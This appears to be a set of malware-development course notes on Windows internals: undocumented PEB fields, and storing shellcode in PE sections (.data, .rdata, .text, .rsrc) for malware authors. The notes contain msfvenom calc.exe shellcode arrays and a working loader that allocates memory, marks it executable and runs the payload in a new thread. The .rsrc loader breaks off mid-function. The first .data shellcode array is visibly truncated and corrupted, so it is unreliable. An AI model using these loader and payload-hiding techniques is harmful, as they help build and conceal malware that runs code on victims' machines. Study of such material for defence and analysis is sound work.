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## Chapter 12-15

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# Module 12 – Undocumented Structures

- When we refer Windows documentation, there are *reserved* members within structures
- Reserved members are often presented as arrays of `BYTE` or `PVOID` data types.
- Microsoft do not want users understand the structures and exploit or modified these reserved members

```
typedef struct _PEB {  
    BYTE            Reserved1[2];  
    BYTE            BeingDebugged;  
    BYTE            Reserved2[1];  
    PVOID           Reserved3[2];  
    PPEB_LDR_DATA    Ldr;  
    PRTL_USER_PROCESS_PARAMETERS ProcessParameters;  
    PVOID           Reserved4[3];  
    PVOID           AtlThunkSListPtr;  
    PVOID           Reserved5;  
    ULONG           Reserved6;  
    PVOID           Reserved7;  
    ULONG           Reserved8;  
    ULONG           AtlThunkSListPtr32;  
    PVOID           Reserved9[45];  
    BYTE            Reserved10[96];  
    PPS_POST_PROCESS_INIT_ROUTINE PostProcessInitRoutine;  
    BYTE            Reserved11[128];  
    PVOID           Reserved12[1];  
    ULONG           SessionId;  
} PEB, *PPEB;
```



# Finding reserved members

Unofficial-Process Hacker Header File

## Microsoft Documentation

### Syntax

```
C++
typedef struct _PEB
{
    BYTE Reserved1[2];
    BYTE BeingDebugged;
    BYTE Reserved2[1];
    PVOID Reserved3[2];
    PPEB_LDR_DATA Ldr;
    PRTL_USER_PROCESS_PARAMETERS ProcessParameters;
    PVOID Reserved4[3];
    PVOID AtlThunkSListPtr;
    PVOID Reserved5;
    ULONG Reserved6;
    PVOID Reserved7;
    ULONG Reserved8;
    ULONG AtlThunkSListPtr32;
    PVOID Reserved9[45];
    BYTE Reserved10[96];
    PPS_POST_PROCESS_INIT_ROUTINE PostProcessInitRoutine;
    BYTE Reserved11[128];
    PVOID Reserved12[1];
    ULONG SessionId;
} PEB, *PPEB;
```

### Members

Reserved1[2]  
Reserved for internal use by the operating system.

Symbol search path is: srv\*

Executable search path is:

ModLoad: 00007ff7`35590000	00007ff7`355c8000	notepad.exe
ModLoad: 00007ff9`202d0000	00007ff9`204c8000	ntdll.dll
ModLoad: 00007ff9`1ed30000	00007ff9`1edef000	C:\Windows\System32\KERNEL32.DLL
ModLoad: 00007ff9`1deb0000	00007ff9`1e182000	C:\Windows\System32\KERNELBASE.dll
ModLoad: 00007ff9`1edf0000	00007ff9`1ee1b000	C:\Windows\System32\GDI32.dll
ModLoad: 00007ff9`1e1e0000	00007ff9`1e202000	C:\Windows\System32\win32u.dll
ModLoad: 00007ff9`1da90000	00007ff9`1db9f000	C:\Windows\System32\gdi32full.dll
ModLoad: 00007ff9`1d9c0000	00007ff9`1da5d000	C:\Windows\System32\msvcp_win.dll
ModLoad: 00007ff9`1e210000	00007ff9`1e310000	C:\Windows\System32\ucrtbase.dll
ModLoad: 00007ff9`20080000	00007ff9`20221000	C:\Windows\System32\USER32.dll
ModLoad: 00007ff9`1f410000	00007ff9`1f765000	C:\Windows\System32\combase.dll
ModLoad: 00007ff9`1e520000	00007ff9`1e645000	C:\Windows\System32\RPCRT4.dll
ModLoad: 00007ff9`1e650000	00007ff9`1e6fd000	C:\Windows\System32\shcore.dll
ModLoad: 00007ff9`1ee80000	00007ff9`1ef1e000	C:\Windows\System32\msvcrt.dll
ModLoad: 00007ff9`0e0d0000	00007ff9`0e36a000	C:\Windows\WinSxS\x-wwd64_microsoft.windows.common-c

(50b8.4608): Break instruction exception - code 80000003 (first chance)

ntdll!LdrpDoDebuggerBreak+0x30:  
00007ff9`203a0950 cc int 3  
0:000> !peb  
PEB at 00000027a1d1f000  
InheritedAddressSpace: No  
ReadImageFileExecOptions: No  
BeingDebugged: Yes  
ImageBaseAddress: 00007ff7`35590000  
NtGlobalFlag: 70  
NtGlobalFlag2: 0  
Ldr: 00007ff92043c4c0  
Ldr.Initialized: Yes  
Ldr.InInitializationOrderModuleList: 000001fbe2552f20 . 000001fbe2553640  
Ldr.InLoadOrderModuleList: 000001fbe25530d0 . 000001fbe2559cb0  
Ldr.InMemoryOrderModuleList: 000001fbe25530e0 . 000001fbe2559cc0

	Base	TimeStamp	Module
7ff735590000	bdd4adcd	Dec 03 13:32:29 2070	C:\Windows\System32\notepad.exe
7ff9202d0000	b5ced1c6	Aug 28 17:10:14 2066	C:\Windows\SYSTEM32\ntdll.dll
7ff91ed30000	e35abdded	Nov 14 22:34:53 2090	C:\Windows\System32\KERNEL32.DLL
7ff91deb0000	e8e9ac9b	Oct 29 07:16:27 2093	C:\Windows\System32\KERNELBASE.dll
7ff91edf0000	3eeld71f	Jun 07 15:14:23 2003	C:\Windows\System32\GDI32.dll
7ff91e1e0000	0dcd0213	May 03 23:26:59 1977	C:\Windows\System32\win32u.dll
7ff91da90000	94124ede	Sep 20 18:16:46 2048	C:\Windows\System32\gdi32full.dll
7ff91d9c0000	39255ccf	May 19 18:25:03 2000	C:\Windows\System32\msvcp_win.dll
7ff91e210000	2bd748bf	Apr 23 04:39:11 1993	C:\Windows\System32\ucrtbase.dll
7ff920080000	90a2bc88	Nov 23 13:10:00 2046	C:\Windows\System32\USER32.dll
7ff91f410000	f4ecbc84	Mar 19 18:04:20 2100	C:\Windows\System32\combase.dll
7ff91e520000	a546ff0a	Nov 13 18:10:50 2057	C:\Windows\System32\RPCRT4.dll
7ff91e650000	29534f79	Dec 21 16:28:09 1991	C:\Windows\System32\shcore.dll
7ff91ee80000	564f9f39	Nov 21 00:31:21 2015	C:\Windows\System32\msvcrt.dll
7ff90e0d0000	db2b08ef	Jul 09 08:23:59 2086	C:\Windows\WinSxS\x-wwd64_microsoft.windows.common-c

SubSystemData: 0000000000000000  
ProcessHeap: 000001fbe2550000  
ProcessParameters: 000001fbe2552630  
CurrentDirectory: 'C:\Program Files (x86)\Windows Kits\10\Debuggers\'  
WindowTitle: 'C:\Windows\System32\notepad.exe'

```
... typedef struct _PEB
{
    BOOLEAN InheritedAddressSpace;
    BOOLEAN ReadImageFileExecOptions;
    BOOLEAN BeingDebugged;
    union
    {
        BOOLEAN BitField;
        struct
        {
            BOOLEAN ImageUsesLargePages : 1;
            BOOLEAN IsProtectedProcess : 1;
            BOOLEAN IsImageDynamicallyRelocated : 1;
            BOOLEAN SkipPatchingUser32Forwarders : 1;
            BOOLEAN IsPackagedProcess : 1;
            BOOLEAN IsAppContainer : 1;
            BOOLEAN IsProtectedProcessLight : 1;
            BOOLEAN IsLongPathAwareProcess : 1;
        };
    };
    HANDLE Mutant;

    PVOID ImageBaseAddress;
    PPEB_LDR_DATA Ldr;
    PRTL_USER_PROCESS_PARAMETERS ProcessParameters;
    PVOID SubSystemData;
    PVOID ProcessHeap;
    PRTL_CRITICAL_SECTION FastPebLock;
    PSLIST_HEADER AtlThunkSListPtr;
    PVOID IFE0Key;
```

# Module 13 – Payload placement .data, .rdata

- Payloads can be stored in one of the following PE sections:

.data  
.rdata  
.text  
.rsrc

## .data section

- Contains **initialized global and static variables** in a PE executable.
- Memory characteristics: **readable + writable** (suitable for data that changes at runtime).
- Common place to store an **encrypted payload** that will be **decrypted at runtime**.
- Whether a payload ends up in .data depends on **compiler/linker settings** and variable scope (global vs local static).

```
#include<stdio.h>
#include<stdlib.h>
#include<windows.h>
#include<string.h>

unsigned char payload[] = {
    0x90,
    0x90,
    0xcc,
    0xcc
};
unsigned int payloadLength = sizeof(payload);

int main(void)
{
    void* pMEM;
    BOOL virtualProtectReturnValue;
    HANDLE handleReturn;
    DWORD flprotect = 0;

    pMEM = VirtualAlloc(0, payloadLength, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
    printf("0x%p\n", "PAYLOAD ADDRESS", (void*)payload);
    printf("0x%p\n", "pMEM ADDRESS", (void*)pMEM);

    RtlMoveMemory(pMEM, payload, payloadLength);

    virtualProtectReturnValue = VirtualProtect(pMEM, payloadLength, PAGE_EXECUTE_READWRITE, &flprotect);

    printf("press");

    getchar();

    if (virtualProtectReturnValue != 0)
    {
        handleReturn = CreateThread(0, 0, (LPTHREAD_START_ROUTINE)pMEM, 0, 0, 0);
        WaitForSingleObject(handleReturn, -1);
    }

    return 0;
}
```



# Module 13 – Payload placement .data, .rdata

```
#include <Windows.h>
#include <stdio.h>

// msfvenom calc shellcode
// msfvenom -p windows/x64/exec CMD=calc.exe -f c
// .data saved payload
unsigned char Data_RawData[] = {
    0xFC, 0x48, 0x83, 0xE4, 0xF0, 0xE8, 0xC0, 0x00, 0x00, 0x00, 0x41, 0x51,
    0x41, 0x50, 0x52, 0x51, 0x56, 0x48, 0x31, 0xD2, 0x65, 0x48, 0x8B, 0x52,
    0x60, 0x48, 0x8B, 0x52, 0x18, 0x48, 0x8B, 0x52, 0x20, 0x48, 0x8B, 0x72,
    0x50, 0x48, 0x0F, 0xB7, 0x4A, 0x4A, 0x4D, 0x31, 0xC9, 0x48, 0x31, 0xC0,
    0xAC, 0x3C, 0x61, 0x7C, 0x02, 0x2C, 0x20, 0x41, 0xC1, 0xC9, 0x0D, 0x41,
    0x01, 0xC1, 0xE2, 0xED, 0x52, 0x41, 0x51, 0x48,
    0x42, 0x3C, 0x48, 0x01, 0xD0, 0x8B, 0x80, 0x88,
    0x85, 0xC0, 0x74, 0x67, 0x48, 0x01, 0xD0, 0x50,
    0x8B, 0x40, 0x20, 0x49, 0x01, 0xD0, 0xE3, 0x56,
    0x8B, 0x34, 0x88, 0x48, 0x01, 0xD6, 0x4D, 0x31,
    0xAC, 0x41, 0xC1, 0xC9, 0x0D, 0x41, 0x01, 0xC1,
    0x4C, 0x03, 0x4C, 0x24, 0x08, 0x45, 0x39, 0xD1,
    0x8B, 0x40, 0x24, 0x49, 0x01, 0xD0, 0x66, 0x41,
    0x8B, 0x40, 0x1C, 0x49, 0x01, 0xD0, 0x41, 0x8B,
    0xD0, 0x41, 0x58, 0x41, 0x58, 0x5E, 0x59, 0x5A,
    0x41, 0x5A, 0x48, 0x83, 0xEC, 0x20, 0x41, 0x52,
    0x59, 0x5A, 0x48, 0x8B, 0x12, 0xE9, 0x57, 0xFF,
    0xBA, 0x01, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
    0x01, 0x01, 0x00, 0x00, 0x41, 0xBA, 0x31, 0x8B,
    0xBB, 0xE0, 0x1D, 0x2A, 0x0A, 0x41, 0xBA, 0xA6,
    0xD5, 0x48, 0x83, 0xC4, 0x28, 0x3C, 0x06, 0x7C,
    0x75, 0x05, 0xBB, 0x47, 0x13, 0x72, 0x6F, 0x6A,
    0xDA, 0xFF, 0xD5, 0x63, 0x61, 0x6C, 0x63, 0x00
};

int main() {

    printf("[i] Data_RawData var : 0x%p \n", Data_RawData);
    printf("[#] Press <Enter> To Quit ...");
    getchar();
    return 0;
}
```

1.The .data section starts at the address 0x00007FF7B7603000.

2.The Data\_RawData's base address is 0x00007FF7B7603040 which is an offset of 0x40 from the .data section.

3.Note the memory protection of the region is specified as RW which indicates it is a read-write region

0x00007FFD5EA40000	00000000000001000	".reloc"	Base relocations	IMG	-K---	ERWC-
0x00007FFD5EA3F000	00000000000001000	".rsrc"	Resources	IMG	-R---	ERWC-
0x00007FFD5EA32000	00000000000000000	".pdata"	Exception information	IMG	-R---	
0x00007FFD5EA2F000	00000000000003000	".data"	Initialized data	IMG	-RW--	
0x00007FFD5E9F4000	000000000000038000	".rdata"	Read-only initialized data	IMG	-R---	
0x00007FFD5E931000	0000000000000C3000	".text"	Executable code	IMG	ER---	
0x00007FFD5E930000	00000000000001000	ucrtbase.dll		IMG	-R---	
0x00007FFD3B98A000	00000000000001000	".reloc"	Base relocations	IMG	-R---	
0x00007FFD3B989000	00000000000001000	".rsrc"	Resources	IMG	-R---	
0x00007FFD3B988000	00000000000001000	"._RDATA"		IMG	-R---	
0x00007FFD3B987000	00000000000001000	".pdata"	Exception information	IMG	-R---	
0x00007FFD3B986000	00000000000001000	".data"	Initialized data	IMG	-RW--	
0x00007FFD3B981000	000000000000005000	".rdata"	Read-only initialized data	IMG	-R---	
0x00007FFD3B9A1000	000000000000010000	".text"	Executable code	IMG	ER---	
0x00007FFD3B9A0000	00000000000001000	vcruntime140.dll		IMG	-R---	
0x00007FF7B7606000	00000000000001000	".reloc"	Base relocations	IMG	-R---	
0x00007FF7B7605000	00000000000001000	".rsrc"	Resources	IMG	-R---	
0x00007FF7B7603000	00000000000001000	".data"	Initialized data	IMG	-RW--	
0x00007FF7B7601000	00000000000001000	".text"	Executable code	IMG	ER---	
0x00007FF7B7600000	00000000000001000	lesson1.exe		IMG	-R---	
0x00007FF53C180000	00000000000001000			MAP	-R---	
0x00007FF53C1A0000	00000000000001000			PRV	-RW--	
0x00007FF53A1A0000	000000000020000000	Reserved		PRV		
0x00007FF43A180000	00000000100020000	Reserved		PRV		
0x00007FF43A085000	000000000000FB000	Reserved (00007FF43A080000)		MAP		
0x00007FF43A080000	00000000000005000			MAP	-R---	

```
C:\Users\User\source\repos\Lesson1\x64\Release\Lesson1.exe
[i] Data_RawData var : 0x00007FF7B7603040
[#] Press <Enter> To Quit ...
```



# Module 13 – Payload placement .data, .rdata

## .rdata section

- Constant variable  
Example: `const int k = 5;` → cannot be changed at runtime.
- types of variables are considered "read-only" data.
- Depend on compiler setting, .data and .rdata might be combined, or even merged into .text

```
00417C40: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00417C50: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00417C60: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00417C70: 00 00 00 00 00 00 00 00 5B 69 5D 20 52 64 61 74 .....[i] Rdat
00417C80: 61 5F 52 61 77 44 61 74 61 20 5B 2E 72 64 61 74 a_RawData [.rdat
00417C90: 61 20 70 61 79 6C 6F 61 64 5D 20 76 61 72 20 3A a payload] var :
00417CA0: 20 30 78 25 70 20 0A 00 00 00 00 00 00 00 00 00 0x%p .....
00417CB0: 00 00 00 00 5B 23 5D 20 50 72 65 73 73 20 3C 45 ....[#] Press <E
00417CC0: 6E 74 65 72 3E 20 54 6F 20 51 75 69 74 2E 2E 2E nter> To Quit...
00417CD0: 00 00 00 00 00 00 00 00 98 7D 41 00 A8 7E 41 00 .....}A."~A.
00417CE0: 00 80 41 00 24 80 41 00 64 80 41 00 98 80 41 00 ..A.$A.d.A...A.
00417CF0: 01 00 00 00 00 00 00 00 01 00 00 00 01 00 00 00 .....
00417D00: 01 00 00 00 01 00 00 00 53 74 61 63 6B 20 61 72 .....Stack ar
00417D10: 6F 75 6E 64 20 74 68 65 20 76 61 72 69 61 62 6C ound the variabl
00417D20: 65 20 27 00 27 20 77 61 73 20 63 6F 72 72 75 70 e '.' was corrup
00417D30: 74 65 64 2E 00 00 00 00 54 68 65 20 76 61 72 69 ted.....The vari
00417D40: 61 62 6C 65 20 27 00 00 27 20 69 73 20 62 65 69 able '..' is bei
00417D50: 6E 67 20 75 73 65 64 20 77 69 74 68 6F 75 74 20 ng used without
00417D60: 62 65 69 6E 67 20 69 6E 69 74 69 61 6C 69 7A 65 being initialize
00417D70: 64 2E 00 00 00 00 00 00 00 00 00 00 00 00 00 00 d.....
00417D80: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
```

```
#include <Windows.h>
#include <stdio.h>

// msfvenom calc shellcode
// msfvenom -p windows/x64/exec CMD=calc.exe -f c
// .rdata saved payload
const unsigned char Rdata_RawData[] = {
    0xFC, 0x48, 0x83, 0xE4, 0xF0, 0xE8, 0xC0, 0x00, 0x00, 0x00, 0x41, 0x51,
    0x41, 0x50, 0x52, 0x51, 0x56, 0x48, 0x31, 0xD2, 0x65, 0x48, 0x8B, 0x52,
    0x60, 0x48, 0x8B, 0x52, 0x18, 0x48, 0x8B, 0x52, 0x20, 0x48, 0x8B, 0x72,
    0x50, 0x48, 0x0F, 0xB7, 0x4A, 0x4A, 0x4D, 0x31, 0xC9, 0x48, 0x31, 0xC0,
    0xAC, 0x3C, 0x61, 0x7C, 0x02, 0x2C, 0x20, 0x41, 0xC1, 0xC9, 0x0D, 0x41,
    0x01, 0xC1, 0xE2, 0xED, 0x52, 0x41, 0x51, 0x48, 0x8B, 0x52, 0x20, 0x8B,
    0x42, 0x3C, 0x48, 0x01, 0xD0, 0x8B, 0x80, 0x88, 0x00, 0x00, 0x00, 0x48,
    0x85, 0xC0, 0x74, 0x67, 0x48, 0x01, 0xD0, 0x50, 0x8B, 0x48, 0x18, 0x44,
    0x8B, 0x40, 0x20, 0x49, 0x01, 0xD0, 0xE3, 0x56, 0x48, 0xFF, 0xC9, 0x41,
    0x8B, 0x34, 0x88, 0x48, 0x01, 0xD6, 0x4D, 0x31, 0xC9, 0x48, 0x31, 0xC0,
    0xAC, 0x41, 0xC1, 0xC9, 0x0D, 0x41, 0x01, 0xC1, 0x38, 0xE0, 0x75, 0xF1,
    0x4C, 0x03, 0x4C, 0x24, 0x08, 0x45, 0x39, 0xD1, 0x75, 0xD8, 0x58, 0x44,
    0x8B, 0x40, 0x24, 0x49, 0x01, 0xD0, 0x66, 0x41, 0x8B, 0x0C, 0x48, 0x44,
    0x8B, 0x40, 0x1C, 0x49, 0x01, 0xD0, 0x41, 0x8B, 0x04, 0x88, 0x48, 0x01,
    0xD0, 0x41, 0x58, 0x41, 0x58, 0x5E, 0x59, 0x5A, 0x41, 0x58, 0x41, 0x59,
    0x41, 0x5A, 0x48, 0x83, 0xEC, 0x20, 0x41, 0x52, 0xFF, 0xE0, 0x58, 0x41,
    0x59, 0x5A, 0x48, 0x8B, 0x12, 0xE9, 0x57, 0xFF, 0xFF, 0xFF, 0x5D, 0x48,
    0xBA, 0x01, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x48, 0x8D, 0x8D,
    0x01, 0x01, 0x00, 0x00, 0x41, 0xBA, 0x31, 0x8B, 0x6F, 0x87, 0xFF, 0xD5,
    0xBB, 0xE0, 0x1D, 0x2A, 0x0A, 0x41, 0xBA, 0xA6, 0x95, 0xBD, 0x9D, 0xFF,
    0xD5, 0x48, 0x83, 0xC4, 0x28, 0x3C, 0x06, 0x7C, 0x0A, 0x80, 0xFB, 0xE0,
    0x75, 0x05, 0xBB, 0x47, 0x13, 0x72, 0x6F, 0x6A, 0x00, 0x59, 0x41, 0x89,
    0xDA, 0xFF, 0xD5, 0x63, 0x61, 0x6C, 0x63, 0x00
};
```

```
int main() {

    printf("[i] Rdata_RawData var : 0x%p \n", Rdata_RawData);
    printf("[#] Press <Enter> To Quit ...");
    getchar();
    return 0;
}
```

# Module 14 – Payload placement .text

- Any code that lies within the main function of your program goes in the .text section
- Use directive `#pragma section(".text")` in order to specify the section, and then use `__declspec` in order to place our shellcode in .text
- The .text section is special in that it stores variables with [executable memory permissions](#), allowing them to be executed directly without the need for editing the memory region permissions.




```
// msfvenom calc shellcode
// msfvenom -p windows/x64/exec CMD=calc.exe -f c
// .text saved payload
#pragma section(".text")
__declspec(allocate(".text")) const unsigned char Text_RawData[] = {
    0xFC, 0x48, 0x83, 0xE4, 0xF0, 0xE8, 0xC0, 0x00, 0x00, 0x00, 0x41, 0x51,
    0x41, 0x50, 0x52, 0x51, 0x56, 0x48, 0x31, 0xD2, 0x65, 0x48, 0x8B, 0x52,
    0x60, 0x48, 0x8B, 0x52, 0x18, 0x48, 0x8B, 0x52, 0x20, 0x48, 0x8B, 0x72,
    0x50, 0x48, 0x0F, 0xB7, 0x4A, 0x4A, 0x4D, 0x31, 0xC9, 0x48, 0x31, 0xC0,
    0xAC, 0x3C, 0x61, 0x7C, 0x02, 0x2C, 0x20, 0x41, 0xC1, 0xC9, 0x0D, 0x41,
```



# Module 14 – Payload placement .rsrc

- Saving the payload in the .rsrc section is a cleaner method for malware authors, since larger payloads cannot be stored in the .data or .rdata

1. Inside Visual Studio, right-click on 'Resource files' then click Add > New Item.
2. Choose .rc file
3. This will generate a new sidebar, the Resource View. Right-click on the .rc file (Resource.rc is the default name), and select the 'Add Resource' option
4. Click 'Import'
5. Select the calc.ico file, which is the raw payload renamed to have the .ico extension.
6. Resource type can insert RCDATA





# .rsrc section

```
#include <Windows.h>
#include <stdio.h>
#include "resource.h"

int main() {

    HRSRC    hRsrc          = NULL;
    HGLOBAL  hGlobal        = NULL;
    PVOID    pPayloadAddress = NULL;
    SIZE_T   sPayloadSize   = NULL;

    // Get the location to the data stored in .rsrc by its id *IDR_RCDA1*
    hRsrc = FindResourceW(NULL, MAKEINTRESOURCEW(IDR_RCDA1), RT_RCDA1);
    if (hRsrc == NULL) {
        // in case of function failure
        printf("[!] FindResourceW Failed With Error : %d \n", GetLastError());
        return -1;
    }

    // Get HGLOBAL, or the handle of the specified resource data since its required to call
    hGlobal = LoadResource(NULL, hRsrc);
    if (hGlobal == NULL) {
        // in case of function failure
